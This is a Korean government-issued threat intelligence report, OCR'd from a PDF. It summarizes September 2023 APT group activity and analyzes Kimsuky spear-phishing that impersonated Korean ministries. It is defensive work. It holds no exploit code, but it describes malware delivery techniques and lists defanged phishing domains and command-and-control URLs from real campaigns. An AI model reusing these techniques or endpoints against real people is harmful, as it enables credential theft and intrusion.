
2023년 3차

사이버보안 대연합 보고서



CONTENTS


KISA 한국인터넷진흥원 kisia 한국정보보호산업협회

사이버보안 대연합 보고서

2023년 12월 15일 발행

발행인 이 원 태

발행처 KISA 한국인터넷진흥원
전라남도 나주시 진흥길 9 한국인터넷진흥원



2023년 3차

사이버보안 대연합 보고서

탐지·공유 분과

1. 2023년 9월 글로벌 해킹그룹 동향 분석 [장영준 수석, NSHC]
2. 스피어 피싱 공격 기반 유형별 사례 분석 [문종현 이사(센터장), 지니언스 시큐리티 센터(GSC)]


2023년 9월 글로벌 해킹 그룹 동향 분석

장영준 수석, NSHC, cyj@nshc.net

1. 개요

2023년 8월 21일에서 2023년 9월 20일까지 NSHC ThreatRecon팀에서 수집한 데이터와 정보를 바탕으로 분석한 해킹 그룹(Threat Actor Group)들의 활동을 요약 정리한 내용이다.

이번 9월에는 총 26개의 해킹 그룹들의 활동이 확인되었으며, SectorA 그룹이 49%로 가장 많았으며, SectorJ, SectorE 그룹의 활동이 그 뒤를 이었다.



[그림 1] 2023년 9월에 확인된 해킹 그룹별 활동 통계

이번 9월에 발견된 해킹 그룹들의 해킹 활동은 정부 기관과 제조업 분야에 종사하는 관계자 또는 시스템들을 대상으로 가장 많은 공격을 수행했으며, 지역별로는 동아시아(East Asia) 와 유럽(Europe)에 위치한 국가들을 대상으로 한 해킹 활동이 가장 많은 것으로 확인된다.

[그림 2] 2023년 9월 공격 대상이 된 산업 분야와 국가 통계

2. 해킹그룹별 활동 특징

1) SectorA 그룹 활동 특징

SectorA 그룹들 중 이번 9월에는 총 5개 해킹 그룹의 활동이 발견되었으며, 이들은 SectorA02, SectorA04, SectorA05, SectorA06, SectorA07그룹이다.

SectorA02 그룹의 활동은 한국, 미국, 중국, 루마니아에서 발견되었다. 해당 그룹은 신용카드, 증권, 보험료 등 금융 관련 주제로 위장한 윈도우 도움말(CHM, Compiled HTML Help) 파일 형식의 악성코드를 사용했으며, 최종적으로 파워쉘(PowerShell) 명령을 통해 추가 악성코드를 다운로드 및 실행했다.

SectorA04 그룹의 활동은 한국, 폴란드에서 발견되었다. 해당 그룹은 대학교를 포함한 교육 산업군과 제조업 산업군을 대상으로 사이버 공격 활동을 한 것으로 알려져 있으며, 마이크로소프트 인터넷 익스플로러(Microsoft Internet Explorer) 웹 브라우저(Web Browser)로 위장한 악성코드를 사용했다.

SectorA05 그룹의 활동은 한국, 말레이시아, 네덜란드, 카타르에서 발견되었다. 해당 그룹은 납치 관련 뉴스 기사로 위장한 윈도우 바로가기(LNK) 형식의 악성코드를 사용했으며, 공격 대상을 속이기 위해 미끼 뉴스 기사 웹 페이지를 실행시킨다.

SectorA06 그룹의 활동은 미국, 말레이시아, 한국에서 발견되었다. 해당 그룹은 초대장으로 위장한 윈도우 바로가기(LNK) 형식의 악성코드를 사용했으며, 공격 대상이 악성코드를 실행할 경우 최종적으로 정보 수집 및 공격자의 명령에 따라 악성 행위를 수행하는 추가 악성 코드를 다운로드 및 실행했다.

SectorA07 그룹의 활동은 한국, 홍콩에서 발견되었다. 해당 그룹은 종합소득세 신고서로 위장한 윈도우 바로가기(LNK) 형식의 악성코드를 사용했으며, 최종적으로 시스템 정보를 수집하는 비주얼 베이직 스크립트(Visual Basic Script)와 배치(Batch) 스크립트 파일을 사용했다.

현재까지 계속 지속되는 SectorA 해킹 그룹들은 한국과 관련된 정치, 외교 활동 등 정부 활동과 관련된 고급 정보를 수집하기 위한 목적을 가지며 전 세계를 대상으로 한 금전적인 재화의 확보를 위한 해킹 활동을 병행하고 있다. 이들의 해킹 목적은 장기간에 걸쳐 지속되고 있으며, 이러한 전략적 해킹 목적으로 당분간 변화 없이 지속적으로 진행될 것으로 판단된다.

2) SectorB 그룹 활동 특징

SectorB 그룹들 중 이번 9월에는 총 3개 해킹 그룹의 활동이 발견되었으며, 이들은 SectorB01, SectorB21, SectorB78 그룹이다.

SectorB01 그룹의 활동은 인도에서 발견되었다. 해당 그룹은 중요 기반 시설(Infrastructure)을 대상으로 원격 제어 기능의 악성코드 및 키로거(Keylogger)를 배포하여 공격 활동을 하였으며, 공격 대상 시스템에서 C2 서버로부터 전달받은 명령에 따라 다양한 명령을 수행하였다.

SectorB21 그룹의 활동은 스페인, 우크라이나, 예멘, 콩고 민주 공화국, 오스트레일리아, 브라질, 덴마크, 독일, 홍콩, 헝가리, 리투아니아, 네덜란드, 폴란드, 포르투갈, 싱가포르, 미국에서 발견되었다. 해당 그룹은 시그널(Signal) 및 텔레그램(Telegram) 앱으로 위장한 안드로이드(Android) 악성코드를 배포하여 공격 활동을 하였으며, 공격 대상 단말기에서 C2서버의 명령에 따라 통화 기록, 연락처 목록, 구글(Google) 계정 목록, 장치 위치와 같은 민감한 정보를 탈취하였다.

SectorB78 그룹의 활동은 홍콩, 네팔, 인도, 대만, 한국에서 발견되었다. 해당 그룹은 정부 기관을 대상으로 대만과 미국과의 해양 관련 논의 내용이 본문에 포함된 스피어 피싱(Spear Phishing) 메일을 배포하여 공격 활동을 하였으며, 공격 대상 시스템에서 C2서버로부터 전달받은 명령에 따라 다양한 명령을 수행하였다.

현재까지 지속되는 SectorB 해킹 그룹들의 해킹 활동 목적은 전 세계를 대상으로 각국 정부 기관의 정치, 외교 활동 등 정부 활동 관련 고급 정보를 수집하기 위한 것으로 분석된다.

3) SectorC 그룹 활동 특징

SectorC 그룹들 중 이번 9월 총 2개 해킹 그룹의 활동이 발견되었으며, 이들은 SectorC01, SectorC13 그룹이다.

SectorC01 그룹의 활동은 오스트리아, 폴란드, 벨기에에서 발견되었다. 해당 그룹은 서비스 구독자만 열람 가능한 파일로 위장한 윈도우 바로가기(LNK) 형식의 악성코드를 사용했으며, 오스트리아, 폴란드, 벨기에를 포함한 지역을 대상으로 지오펜싱(Geo-fencing) 전략을 사용하고 NTLMv2(NT LAN Manager) 인증 프로토콜에 사용되는 해시 값 탈취를 시도했다.

SectorC13 그룹의 활동은 러시아에서 발견되었다. 해당 그룹은 이력서로 위장한 MS 워드(Word) 악성코드를 사용했으며, 공격 대상이 해당 MS 워드(Word) 악성코드를 실행할 경우 템플릿 인젝션(Template Injection) 기법을 통해 악의적인 코드가 포함된 MS 워드(Word) 템플릿(Template)을 다운로드 및 실행된다.

현재까지 지속되는 SectorC 해킹 그룹들의 해킹 활동은 인접한 국가를 포함한 전 세계를 대상으로 각 국가들의 정부 기관의 정치, 외교 활동 등 정부 활동 관련 고급 정보를 수집하기 위한 목적으로 분석된다.

4) SectorD 그룹 활동 특징

SectorD 그룹들 중 이번 9월 총 1개 해킹 그룹의 활동이 발견되었으며, 이들은 SectorD01 그룹이다.

SectorD01 그룹의 활동은 이스라엘, 오스트레일리아에서 발견되었다. 해당 그룹은 마케팅 서비스 홍보자료로 위장한 MS 워드(Word) 악성코드를 사용했으며, 최종적으로 실행되는 악성코드는 사용자 이름, 컴퓨터 이름 및 로컬 도메인 이름을 수집하며 공격자 서버 명령에 따라 다양한 기능을 수행한다.

SectorD 해킹 그룹들은 주로 정치적인 경쟁 관계에 있는 국가들을 대상으로 해킹 활동을 수행하였으며, 최근의 SectorD 해킹 그룹들의 해킹 활동 목적은 이란 정부에 반대하는 인물 또는 국가들의 정치, 외교 활동 등 정부 활동 관련 고급 정보를 수집하기 위한 목적으로 분석된다.

5) SectorE 그룹 활동 특징

SectorE 그룹들 중 이번 9월에는 총 4개 해킹 그룹의 활동이 발견되었으며, 이들은 SectorE01, SectorE02, SectorE03, SectorE05 그룹이다.

SectorE01 그룹의 활동은 중국, 대만, 일본, 말레이시아에서 발견되었다. 해당 그룹은 투자 문서로 위장한 윈도우 바로가기 파일(LNK)을 배포하여 공격 활동을 하였으며, 공격 시스템에서 다운로드 기능의 악성코드를 다운로드 받아 실행하여 추후 공격을 위한 발판을 마련하였다.

SectorE02 그룹의 활동은 중국, 한국, 미국, 파키스탄, 대만, 에콰도르, 독일, 말레이시아에서 발견되었다. 해당 그룹은 IT 및 제조업 대상으로 스피어 피싱(Spear Phishing) 이메일을 배포하여 공격 활동을 하였으며, 최종적으로 에이전트 테슬라(Agent Tesla)로 알려진 원격 제어 악성코드를 설치하여 공격 대상 시스템에서 C2 서버로부터 받은 명령에 따라 자격 증명(Credential), 키로깅(Keylogging) 정보, 스크린샷(Screenshot) 정보와 같이 민감한 정보를 탈취하였다.

SectorE03 그룹의 활동은 인도에서 발견되었다. 해당 그룹은 구글 업데이트(Google Update)로 위장한 안드로이드(Android) 악성코드를 배포하여 공격 활동을 하였으며, 공격 대상 단말기에서 C2서버의 명령에 따라 통화 기록, SMS 메시지, 카메라 녹화, 녹음, 스크린샷(Screenshot)과 같은 민감한 정보를 탈취하였다.

SectorE05 그룹의 활동은 중국에서 발견되었다. 해당 그룹은 보고지침(Reporting Guidelines) 및 암호화폐(Cryptocurrency) 인식 세미나 참석 초대로 위장한 윈도우 도움말 파일(CHM)을 배포하여 공격 활동을 하였으며, 공격 대상 시스템에서 추가 악성코드를 다운로드 받아 실행하도록 하여 추후 공격을 위한 발판을 마련하였다.

현재까지 지속되는 SectorE 해킹 그룹들의 해킹 활동 목적은 파키스탄 정부와 관련된 정치, 외교 및 군사 활동 등 정부 활동 관련 고급 정보를 수집하기 위한 목적으로 해킹 활동을 수행하는 것으로 분석된다. 그러나 최근에는 중국을 포함한 극동 아시아와 다른 지역으로 확대되고 있는 점으로 미루어, 정치, 외교 및 기술 관련 고급 정보들을 획득하기 위한 활동의 비중도 커지고 있는 것으로 분석된다.

6) SectorH 그룹 활동 특징

SectorH 그룹들 중 이번 9월에는 총 1개 해킹 그룹의 활동이 발견되었으며, 이들은 SectorH03 그룹이다.

SectorH03 그룹의 활동은 오스트리아, 오스트레일리아, 인도, 네덜란드, 캐나다에서 발견되었다. 해당 그룹은 악성 윈도우 바로가기 파일(LNK)이 포함된 ZIP 압축 파일을 배포하여 공격 활동을 하였으며, 최종적으로 설치된 악성코드는 공격 대상 시스템에서 컴퓨터 이름, OS 버전, 안티 바이러스 정보를 포함한 시스템 정보를 수집하여 추후 공격을 위한 발판을 마련하였다.

또한 윈도우 및 리눅스 운영체제를 대상으로 원격 제어 기능의 악성코드 및 침투 테스트(Penetration Testing) 도구를 배포하여 공격 활동을 하였으며, C2 서버로부터 전달받은 명령에 따라 파일 다운로드 및 업로드, 실행 등의 다양한 명령을 수행하였다. 이외에도 해당 그룹은 유튜브(YouTube) 앱으로 가장한 안드로이드(Android) 악성코드를 배포하여 공격 활동을 하였으며, 공격 대상 단말기에서 C2서버의 명령에 따라 통화 기록, 연락처 목록, 카메라 녹화, 녹음과 같은 민감한 정보를 탈취하였다.

SectorH 해킹 그룹의 해킹 활동은 사이버 범죄 목적의 해킹과 정부 지원 목적의 해킹 활동을 병행한다. 특히, 인접한 인도와 여러 가지 외교적 마찰이 계속되고 있어, 목적에 따라 인도 정부 기관의 군사 및 정치 관련 고급 정보들을 탈취하기 위한 활동들을 향후에도 지속적으로 수행할 것으로 분석된다.

7) SectorS 그룹 활동 특징

SectorS 그룹들 중 이번 9월에는 총 1개 해킹 그룹의 활동이 발견되었으며, 이들은 SectorS01 그룹이다.

SectorS01 그룹의 활동은 불가리아, 미국, 일본, 대만에서 발견되었다. 해당 그룹은 제조업을 대상으로 스피어 피싱(Spear Phishing) 이메일을 통해 악성 MS 엑셀(Excel) 문서를 배포하여 공격 활동을 하였으며, 최종적으로 공격 대상 시스템에 에이전트 테슬라(Agent Tesla)로 알려진 원격 제어 악성코드를 설치하여 C2 서버로부터 전달받은 명령에 따라 자격 증명(Credential), 키로깅(Keylogging) 정보, 스크린샷(Screenshot) 정보와 같이 민감한 정보를 탈취하였다.

현재까지 지속되는 SectorS 해킹 그룹의 해킹 활동 목적은 인접한 남미 지역의 국가들에서 정치, 외교 및 군사 활동 등 정부 활동 관련 고급 정보를 수집하기 위한 목적으로 해킹 활동을 수행하는 것으로 분석된다.

8) SectorT 그룹 활동 특징

SectorT 그룹들 중 이번 9월에는 총 1개 해킹 그룹의 활동이 발견되었으며, 이들은 SectorT01 그룹이다.

SectorT01 그룹의 활동은 우크라이나, 오스트리아, 태국에서 발견되었다. 해당 그룹은 국방 전략 문서 파일로 위장한 악성코드를 사용했으며, 압축 소프트웨어인 WinRAR의 취약점(CVE-2023-38831)을 악용했다. 최종적으로 원격제어 도구인 코발트 스트라이크(Cobalt Strike)를 사용하여 추가 악성코드 다운로드 및 공격자의 명령에 따른 악성행위를 시도했다.

현재까지 지속되는 SectorT 해킹 그룹의 해킹 활동 목적은 지역적으로 인접한 유럽 지역의 국가들에서 정치, 외교 및 군사 활동 등 정부 활동 관련 고급 정보를 수집하기 위한 목적으로 해킹 활동을 수행하는 것으로 분석된다.

9) Cyber Crime 그룹 활동 특징

온라인 가상 공간에서 활동하는 사이버 범죄 그룹은 이번 9월에는 총 7개 해킹 그룹의 활동이 발견되었으며, 이들은 SectorJ25, SectorJ37, SectorJ39, SectorJ49, SectorJ73, SectorJ121, SectorJ124 그룹이다.

이들은 다른 정부 지원 해킹 그룹들과 다르게 현실 세계에서 금전적인 이윤을 확보할 수 있는 재화적 가치가 있는 온라인 정보들을 탈취하거나, 직접적으로 특정 기업 및 조직들을 해킹 한 후 내부 네트워크에 랜섬웨어(Ransomware)를 유포하거나, 중요 산업 기밀을 탈취한 후 이를 빌미로 금전적 대가를 요구하는 협박 활동 등을 수행한다.

SectorJ25 그룹의 활동은 몽골, 영국, 인도네시아에서 이들의 활동이 발견되었다. 해당 그룹은 클라우드(Cloud) 및 컨테이너(Container) 환경을 대상으로 암호화폐(Cryptocurrency)를 채굴하는 크립토재커(Cryptojacker)를 사용했으며, 해당 그룹이 사용한 배시(Bash) 악성코드는 시스템 정보를 수집하고 암호화폐 채굴을 위해 시스템 설정을 변경한다.

SectorJ37 그룹의 활동은 스페인, 브라질, 프랑스, 모로코, 슬로바키아, 에스토니아, 이탈리아, 영국, 독일, 미국, 네덜란드, 캐나다, 아랍에미리트에서 발견되었다. 해당 그룹은 셋톱박스(Set-Top Box) 기반 인터넷 동영상 서비스인 OTT(Over The Top) 서비스 프로그램으로 위장한 악성코드를 사용했으며, MS 워드(Word) 악성코드를 사용하여 공격 대상이 실행하도록 유도했다.

SectorJ39 그룹의 활동은 미국, 캐나다, 인도, 이란, 이스라엘, 영국, 아제르바이잔, 이탈리아, 스웨덴에서 발견되었다. 해당 그룹은 유럽과 북미 지역의 기업을 대상으로 윈도우 검색 파일의 원격 코드 실행 취약점(CVE-2023-36884)을 악용했으며, 우크라이나와 나토(NATO)에 관한 주제를 사용하여 공격 대상이 악성코드를 실행하도록 유도했다.

SectorJ49 그룹의 활동은 에스토니아, 러시아, 인도에서 발견되었다. 해당 그룹은 군대 동원 명령 문서로 위장한 PE 파일 형식의 악성코드가 포함된 압축 파일을 피싱 메일(Phishing Mail)에 첨부하여 배포했으며, 최종적으로 원격 제어 기능을 가진 악성코드를 시스템에 설치하여 시스템 정보 수집 및 명령 및 제어를 시도했다.

SectorJ73 그룹의 활동은 콜롬비아에서 발견되었다. 해당 그룹은 금전적인 이윤을 위해 정부, IT, 제조 분야 산업군을 대상으로 랜섬웨어(Rhysida Ransomware)를 사용했다.

SectorJ121 그룹의 활동은 폴란드, 우크라이나에서 발견되었다. 해당 그룹은 공증 기관 문서로 위장한 배치(Batch) 스크립트가 포함된 압축 파일을 사용했으며, 최종적으로 공격자 서버 명령에 따라 다양한 기능을 수행하는 원격 제어 악성코드를 사용했다.

SectorJ124 그룹의 활동은 네덜란드, 이스라엘, 우크라이나, 미국, 인도에서 발견되었다. 해당 그룹은 암호화폐(Cryptocurrency) 지갑 관련 데이터를 훔치기 위해 파이썬 패키지 인덱스(Python Package Index, PyPI)를 사용하여 악성코드를 배포했으며, 탐지를 피하기 위해 텔레그램(Telegram) 채널을 사용하거나 파일 공유 서비스를 사용했다.

스피어 피싱 공격 기반 유형별 사례 분석

문종현 이사(센터장), 지니언스 시큐리티 센터(GSC), chmun@genians.com

1. 개요(Overview)

1) 배경(Background)

2023년 상반기부터 9월 전후까지 일명 김수키(Kimsuky) 그룹[1]의 사이버 정찰·침투 활동이 국내서 활발히 진행 중이다. 물론, 이들의 위협 활동은 갑자기 증가했다거나 감소했다는 표현보다, 평소에 지속되고 있다는 표현이 적절해 보인다. 이미 일상화된 실생활로 지적해도 전혀 과언이 아닐 정도로 우리사회에 가깝게 다가와 있는 실존 위협 사실을 부정하기 어렵다.

본 위협 분석 보고서를 통해 국내서 발생 중인 지능형지속위협(APT) 동향을 공유하고, TTPs(Tactics, Techniques and Procedures)[2] 관점의 분석 내용을 제공한다. 이는 국내서 발생 중인 사이버 안보 위협을 보다 능동적으로 파악하고, 보다 효과적인 대응 방안 수립과 위협 인사이트 제공에 주목적이 있다.

김수키는 글로벌 사이버 안보 위협 중 한국을 주요 공격 대상에 포함한 대표적 북한 정찰총국 연계 해킹 그룹을 지칭하는 별칭이며, 지난 2013년 9월 러시아 보안기업 분석 보고서[3]를 통해 처음 소개되었다. 당시 한국은 이미 유사한 해킹 공격이 다수 식별됐지만, 북한 소행의 해킹 공격은 남북 간 정치적 이해관계 등 여러모로 고려할 사항이 있었고, 증거기반 침해사고 조사가 면밀히 진행되던 시절이다.

이들은 2014년 한국의 에너지 분야 핵심 국가기반시설인 한국수력원자력 발전소를 상대로 해킹을 시도했고, 외교안보 전문가 등을 상대로 글로벌 첨단기술을 절취한 혐의로 대북제재 대상 지정 및 여러 보안권고문 등에 포함되었다.[4]

1) https://malpedia.caad.fkie.fraunhofer.de/actor/kimsuky
2) https://en.wikipedia.org/wiki/Terrorist_Tactics,_Techniques,_and_Procedures
3) https://securelist.com/the-kimsuky-operation-a-north-korean-apt/57915/
4) https://www.nsa.gov/Press-Room/Press-Releases-Statements/Press-Release-View/Article/3413621/us-rok-agencies-alert-dprk-cyber-actors-impersonating-targets-to-collect-intell/

2) 초기 공격 벡터 (Initial Attack Vectors)

지난 2023년 6월 21일 외교부 평화체제과 사무관을 사칭해 한반도평화교섭본부 통일외교 세션으로 위장된 참석요청 이메일이 발견된다. 처음 수신된 이메일에는 별도의 첨부파일이나 본문 내 URL 링크가 존재하지 않는 평범한 업무 메일처럼 보인다.

[그림 1] 해킹 공격에 쓰인 피싱 이메일 및 발신 도메인 정보

발신지 이메일 주소를 살펴보면, 외교부의 공식 도메인(mofa.go[.]kr)과 비슷하게 생성된 가짜 도메인(mofa.go[.]ci) 주소인 것을 알 수 있다. 해당 도메인은 Cloud DNS[5] 호스팅 서비스를 통해 2023년 6월


5) https://www.cloudns.net/

15일 등록됐고, 인도 기반 다국적 회사인 Zoho Mail[6] 서비스에 도메인을 연결해 사용했다.

본 위협은 전형적인 투-트랙 스피어 피싱(Two-Track Spear Phishing) 공격 수법이고, 첫 이메일에 반응을 보인 수신자를 선별해 본격적인 타깃 공격을 수행한다.

이메일 본문에 포함된 '평화체제과 통일외교 관련 세션 기획(안).pdf' 첨부파일은 국내 특정 호스트(kessol.co[.]kr)로 연결되고, 마치 보안 메일처럼 본문 내용을 위장해 [보안메일보기] 버튼 클릭을 유도한다.

해당 버튼을 클릭하면 구글 지메일 로그인 화면으로 위장한 가짜 피싱 화면이 보여지고, 비밀번호 탈취를 시도한다. 만약 비밀번호가 입력되면 정상 PDF 문서가 보이지만, 이미 계정 정보는 유출된 이후이다.




[그림 2] 피싱 서버로 악용된 한국의 특정 웹 서버 화면

2023년 7월 28일에는 또 다른 인물 상대로 동일 패턴 수법의 공격이 수행되었는데, '0908_평화체제과 통일외교관련 세션 기획(안).pdf' 첨부 파일로 이름이 변경되었고, 악용된 호스트(carbontc.co[.]kr) 주소 역시 변경되었다.


8월 31일과 9월 1일에는 통일부 소속 공직자를 사칭한 공격으로 변화가 진행된다. 이때 사용된 발신지 이메일의 도메인은 외교부 사칭 주소(mofa.go[.]ci)와 유사한 패턴이 사용된다.

6) https://en.wikipedia.org/wiki/Zoho_Corporation



[그림 3] 피싱 서버로 악용된 한국의 특정 웹 서버 화면

통일부 사칭 공격용 발신지 이메일 도메인(unikorea.go[.]ci) 주소도 외교부 사칭 때와 동일하게 Cloud DNS 호스팅과 Zoho Mail 서비스가 사용되었다.



[그림 4] 통일부 사칭 도메인(unikorea.go[.]ci) 등록 정보

3) 김수키 캠페인 내역 (Kimsuky Campaign History)

본 위협 배후는 지난 6월부터 9월 초까지 외교부와 통일부를 번갈아가며 사칭 후 북한문제 전문가를 포함해 외교·통일분야 특정 인물을 상대로 이메일 비밀번호 탈취 피싱 공격을 수행한다.

동일한 위협 요소 관찰 중, 일명 '아기상어(BabyShark)' 공격 툴킷이 활용된 정황을 포착했다. 참고로 본 유형의 악성 파일은 2019년 2월, Palo Alto Networks, Unit 42 연구원들이 북한 연계 사이버 위협 활동 사례 분석 보고서로 공개했다.[7)]

한편, 2023년 9월 10일부터 19일까지 한국 내에서 김수키 그룹 아기상어 툴킷용 악성 파일 다수가 발견된다. 주로 '컴파일된 HTML 도움말 파일(.chm)'과 '바로 가기(.lnk)' 유형이 사용되었다. 그리고 일부 공격은 HTML 파일 내부에 압축 파일을 임베디드로 넣는 수법이 사용된다.

[표 1] 악성 파일별 메타 정보 비교 자료

발견 날짜	압축 파일명 내부 파일명(다수)	마지막 수정자 (작성자)	명령제어(C2) 서버
2023-09-10	북의 핵위협 양상과 한국의 대응방향.alz		
	북의 핵위협 양상과 한국의 대응방향.chm		cainnick002.000webhostapp[.]com/nick/show.php?query=50
2023-09-14	압축 파일명 미상 (RAR 포맷)		
	20231025_정책간담회 사례비 양식.hwp	USER (pps)	
	231025 (통일부 통일정책실)윤석열 정부의 대북 정책 관련 1.5트랙 전문가 간담회(비공개) 기획안.hwp.lnk		isujeil.co[.]kr/pg/adm/img/upload1/list.php?query=1
2023-09-14 2023-09-17 2023-09-19	통일부 인권인도실장 면담 관련.rar (zip)		
	20231025_인권인도실 사례비 양식.hwp	Leopard (pps)	
	2310 (통일부 인권인도실) 인권인도실장 면담 관련 통일부 업무상황 보고 참고자료.hwp.lnk		isujeil.co[.]kr/pg/adm/img/upload0/list.php?query=1
2023-09-19	인권인도실장 면담 관련.zip		
	20231025_인권인도실 사례비 양식.hwp	Leopard (pps)	
	2310 (통일부 인권인도실) 인권인도실장 면담 관련 통일부 업무상황 보고 참고자료.hwp.lnk		ba-reum.co[.]kr/adm/status/down/list.php?query=1

